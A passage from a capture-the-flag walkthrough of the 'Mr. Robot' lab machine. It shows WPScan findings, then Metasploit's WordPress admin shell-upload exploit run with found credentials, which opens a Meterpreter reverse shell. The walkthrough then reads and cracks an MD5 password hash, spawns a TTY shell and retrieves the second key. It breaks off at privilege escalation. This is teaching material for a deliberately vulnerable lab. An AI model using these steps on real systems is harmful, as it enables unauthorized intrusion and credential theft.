    Reference: http://wptavern.com/jetpack-4-0-3-patches-a-critical-xss-vulnerability
    Reference: https://blog.sucuri.net/2016/05/security-advisory-stored-xss-jetpack-2.html
    Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-10706
[i] Fixed in: 4.0.3

[!] Title: Jetpack <= 4.0.3 - Multiple Vulnerabilities
    Reference: https://wpvulndb.com/vulnerabilities/8517
    Reference: https://jetpack.com/2016/06/20/jetpack-4-0-4-bug-fixes/
    Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-10705
[i] Fixed in: 4.0.4

[+] Name: wptouch - v3.7.3
 |  Last updated: 2017-12-27T21:20:00.000Z
 |  Location: http://192.168.21.129/wp-content/plugins/wptouch/
 |  Readme: http://192.168.21.129/wp-content/plugins/wptouch/readme.txt
[!] The version is out of date, the latest version is 4.3.23

[!] Title: WPtouch Mobile Plugin <= 3.7.5.3 - Cross-Site Scripting (XSS)
    Reference: https://wpvulndb.com/vulnerabilities/7920
    Reference: https://blog.sucuri.net/2015/04/security-advisory-xss-vulnerability-affecting-multiple-wordpress-plugins.html
[i] Fixed in: 3.7.6

[+] Finished: Mon Jan 29 17:07:32 2018
[+] Requests Done: 2022
[+] Memory used: 155.98 MB
[+] Elapsed time: 00:00:43
root@ctf-p3nt35t:~/mr.robot#
```

So from the scan results we never found any **RCE** (remote code execution) vulnerability to exploit, but because we have admin user credentials let's use **metasploit** to perform this task.

**Command:** msfconsole


**msfconsole:** to start metasploit console.



```
root@ctf-p3nt35t:~/mr.robot# msfconsole

          ,           ,
         /             \
        ((__---,,,---__))
           (_) O O (_)_________
              \ _ /            |\
               o_o \   M S F   | \
                    \   _____  |  *
                     |||   WW|||
                     |||     |||

       =[ metasploit v4.16.32-dev                         ]
+ -- --=[ 1726 exploits - 987 auxiliary - 300 post       ]
+ -- --=[ 507 payloads - 40 encoders - 10 nops            ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf >
```

Then we search for the wordpress admin shell exploit.

**Command:** search wordpress



```
e Remote Code Execution
   exploit/unix/webapp/php_xmlrpc_eval                   2005-06-29       excellent  PHP XML-RPC Arbitrary Code Executi
on
   exploit/unix/webapp/wp_admin_shell_upload             2015-02-21       excellent  WordPress Admin Shell Upload
   exploit/unix/webapp/wp_advanced_custom_fields_exec    2012-11-14       excellent  WordPress Plugin Advanced Custom F
ields Remote File Inclusion
   exploit/unix/webapp/wp_ajax_load_more_file_upload     2015-10-10       excellent  Wordpress Ajax Load More PHP Uploa
d Vulnerability
```

Now we have the path of the exploit we want to use.

Then we use the exploit and set the exploit variables.

**Command: msf>** use exploit/unix/webapp/wp_admin_shell_upload

**Command: msf exploit (unix/webapp/wp_admin_shell_upload) >** options


To set the variables use the command **set** then the name of the variable then the setting.

**set PASSWORD** ER28-0652

**set RHOST** 192.168.21.129


**set USERNAME** Elliot

**set RPORT** 80




```
msf exploit(unix/webapp/wp_admin_shell_upload) > options

Module options (exploit/unix/webapp/wp_admin_shell_upload):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   PASSWORD   ER28-0652        yes       The WordPress password to authenticate with
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOST      192.168.21.129   yes       The target address
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       The base path to the wordpress application
   USERNAME   Elliot           yes       The WordPress username to authenticate with
   VHOST                       no        HTTP server virtual host


Exploit target:

   Id  Name
   --  ----
   0   WordPress
```

Also remember to set Exploit target to WordPress. Then exploit, but seemed mine never worked because I had never set the **TARGETURI**, so I set the TARGETURI.




```
msf exploit(unix/webapp/wp_admin_shell_upload) > exploit

[-] Exploit failed: The following options failed to validate: TARGETURI.
[*] Exploit completed, but no session was created.
msf exploit(unix/webapp/wp_admin_shell_upload) > set TARGETURI http://192.168.21.129/wp-admin/
TARGETURI => http://192.168.21.129/wp-admin/
msf exploit(unix/webapp/wp_admin_shell_upload) >
```

But I found another error, but we are using wordpress so I went to research about it.



```
msf exploit(unix/webapp/wp_admin_shell_upload) > exploit

[*] Started reverse TCP handler on 192.168.21.128:4444
[-] Exploit aborted due to failure: not-found: The target does not appear to be using WordPress
[*] Exploit completed, but no session was created.
msf exploit(unix/webapp/wp_admin_shell_upload) >
```


After some research I found that it is a exploit error code that cannot allow the exploit to continue so I edited the exploit and commented out the error code with a **#** function.




```
root@ctf-p3nt35t:~/mr.robot# gedit /usr/share/metasploit-framework/modules/exploits/unix/webapp/wp_admin_shell_upload.rb
```

```
  def exploit
    #fail_with(Failure::NotFound, 'The target does not appear to be using WordPress') unless
wordpress_and_online?
```


And saved it, let's see if it will work. So I faced a lot of errors while reloading the module, which I forgot to take a screenshot of but after I rebooted and set the exploit variables again and exploited I got a session.



```
msf exploit(unix/webapp/wp_admin_shell_upload) > set PASSWORD ER28-0652
PASSWORD => ER28-0652
msf exploit(unix/webapp/wp_admin_shell_upload) > set USERNAME Elliot
USERNAME => Elliot
msf exploit(unix/webapp/wp_admin_shell_upload) > set RHOST 192.168.21.129
RHOST => 192.168.21.129
msf exploit(unix/webapp/wp_admin_shell_upload) > set RPORT 8080
RPORT => 8080
msf exploit(unix/webapp/wp_admin_shell_upload) > exploit

[*] Started reverse TCP handler on 192.168.21.128:4444
[*] Authenticating with WordPress using Elliot:ER28-0652...
[-] Exploit failed [unreachable]: Rex::ConnectionTimeout The connection timed ou
t (192.168.21.129:8080).
[*] Exploit completed, but no session was created.
msf exploit(unix/webapp/wp_admin_shell_upload) > set RPORT 80
RPORT => 80
```



```
msf exploit(unix/webapp/wp_admin_shell_upload) > exploit

[*] Started reverse TCP handler on 192.168.21.128:4444
[*] Authenticating with WordPress using Elliot:ER28-0652...
[+] Authenticated with WordPress
[*] Preparing payload...
[*] Uploading payload...
[*] Executing the payload at /wp-content/plugins/ERwrYqFrMb/gAbRqRJziV.php...
[*] Sending stage (37543 bytes) to 192.168.21.129
[*] Meterpreter session 1 opened (192.168.21.128:4444 -> 192.168.21.129:53516) a
t 2018-01-30 10:53:47 +0300
[!] This exploit may require manual cleanup of 'gAbRqRJziV.php' on the target
[!] This exploit may require manual cleanup of 'ERwrYqFrMb.php' on the target
[!] This exploit may require manual cleanup of '../ERwrYqFrMb' on the target

meterpreter > ls
Listing: /opt/bitnami/apps/wordpress/htdocs/wp-content/plugins/ERwrYqFrMb
=========================================================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100644/rw-r--r--  138   fil   2018-01-30 10:53:41 +0300  ERwrYqFrMb.php
```



```
meterpreter > ls
Listing: /opt/bitnami/apps/wordpress/htdocs/wp-content/plugins/ERwrYqFrMb
=========================================================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100644/rw-r--r--  138   fil   2018-01-30 10:53:41 +0300  ERwrYqFrMb.php
100644/rw-r--r--  1115  fil   2018-01-30 10:53:41 +0300  gAbRqRJziV.php

meterpreter > |
```

So we got a session let’s continue let’s see what we have here.

References;


1. https://www.offensive-security.com/metasploit-unleashed/msfconsole-commands/

2. https://www.sans.org/security-resources/sec560/misc_tools_sheet_v1.pdf

3. https://www.offensive-security.com/metasploit-unleashed/meterpreter-basics/


**Command1:** pwd **Command2:** cd / **Command3:** dir **Command4:** cd home

**Command 5:** ls **Command6:** cd robot **Command7:** pwd **Command8:** ls




```
meterpreter > cd /
meterpreter > dir
Listing: /
==========

Mode               Size     Type  Last modified              Name
----               ----     ----  -------------              ----
40755/rwxr-xr-x    4096     dir   2015-09-16 13:49:06 +0300  bin
40755/rwxr-xr-x    4096     dir   2015-11-13 11:52:43 +0300  boot
40755/rwxr-xr-x    3980     dir   2018-01-29 14:51:47 +0300  dev
40755/rwxr-xr-x    4096     dir   2018-01-29 14:51:45 +0300  etc
40755/rwxr-xr-x    4096     dir   2015-11-13 09:25:35 +0300  home
100644/rw-r--r--   5582759  fil   2015-11-13 11:52:43 +0300  initrd.img
40755/rwxr-xr-x    4096     dir   2015-09-16 13:49:06 +0300  lib
40755/rwxr-xr-x    4096     dir   2015-09-16 13:49:06 +0300  lib64
40700/rwx------    16384    dir   2015-06-24 13:44:49 +0300  lost+found
40755/rwxr-xr-x    4096     dir   2015-09-16 13:49:06 +0300  media
40755/rwxr-xr-x    4096     dir   2015-11-13 11:52:20 +0300  mnt
40755/rwxr-xr-x    4096     dir   2015-09-16 13:49:06 +0300  opt
40555/r-xr-xr-x    0        dir   2018-01-29 14:51:35 +0300  proc
40700/rwx------    4096     dir   2015-11-14 02:50:07 +0300  root
40755/rwxr-xr-x    500      dir   2018-01-30 09:19:34 +0300  run
40755/rwxr-xr-x    4096     dir   2015-11-13 11:52:14 +0300  sbin
40755/rwxr-xr-x    4096     dir   2015-09-16 13:49:06 +0300  srv
40555/r-xr-xr-x    0        dir   2018-01-29 14:51:35 +0300  sys
41777/rwxrwxrwx    4096     dir   2018-01-30 10:53:41 +0300  tmp
40755/rwxr-xr-x    4096     dir   2015-09-16 13:49:06 +0300  usr
40755/rwxr-xr-x    4096     dir   2015-09-16 13:49:06 +0300  var
100600/rw-------   5821984  fil   2015-09-16 13:49:06 +0300  vmlinuz

meterpreter > cd home
meterpreter > ls
Listing: /home
==============

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
40755/rwxr-xr-x   4096  dir   2015-11-13 10:20:08 +0300  robot
```

So at the home folder and we can see a directory called **robot,** let's see what it contains…




```
meterpreter > cd robot
meterpreter > pwd
/home/robot
meterpreter > ls
Listing: /home/robot
====================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100400/r--------  33    fil   2015-11-13 10:28:21 +0300  key-2-of-3.txt
100644/rw-r--r--  39    fil   2015-11-13 10:28:21 +0300  password.raw-md5

meterpreter > |
```

So we found **key-2-of-3.txt** and a **password.raw-md5.** So let's see what the key contains.



```
meterpreter > cat key-2-of-3.txt
[-] core_channel_open: Operation failed: 1
meterpreter > cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
meterpreter > |
```

Seems like the key is not accessible but the password file is and it has a raw md5 password, so let's decrypt the password.



Status: We found 1 hashes! [Timer: 702 m/s] Please find them below...

MD5 Hashes:

Max: 64


Please use a standard list format

```
c3fcd3d76192e4007dfb496cca67e13b
```


```
c3fcd3d76192e4007dfb496cca67e13b MD5 :
abcdefghijklmnopqrstuvwxyz
```

Site: hashkiller.co.uk

So we got a password that was hashed let's see if we can use to reveal the second key.




```
meterpreter > touch pass.txt
[-] Unknown command: touch.
```



```
meterpreter > sysinfo
Computer    : linux
OS          : Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015 x86_64
Meterpreter : php/linux
meterpreter > 
```

So Linux commands can't work in this meterpreter session, and the target machine is a Linux Operating System so after some research I learnt that one needs to drop a **shell** and establish a **TTY SHELL**.




```
meterpreter > shell
Process 3011 created.        $ su robot
Channel 3 created.           su robot
                             Password: abcdefghijklmnopqrstuvwxyz
```

So let's establish a connection with the shell from our meterpreter. (http://netsec.ws/?p=337)

So we spawned a tty shell, and entered the password we found and got our second key.

**Command1:** shell **Command2:** python –c 'import pty; pty.spawn ("/bin/sh")'

**Command3:** su robot **Command4:** pwd **Command 5:** ls **Command6:** cat key-2-of-3.txt




```
meterpreter > shell
Process 3011 created.
Channel 3 created.

python -c 'import pty; pty.spawn("/bin/sh")'
$ ls
ls
key-2-of-3.txt  password.raw-md5
$ su robot
su robot
Password: abcdefghijklmnopqrstuvwxyz

robot@linux:~$ pwd
pwd
/home/robot
robot@linux:~$ ls
ls
key-2-of-3.txt  password.raw-md5
robot@linux:~$ cat key-2-of-3.txt
cat key-2-of-3.txt
822c73956184f694993bede3eb39f959
```

**KEY 2 =** 822c73956184f694993bede3eb39f959

So let's continue to find the last key.

**Step 5: Privilege Escalation.**

So let's see if we can access the root folder.

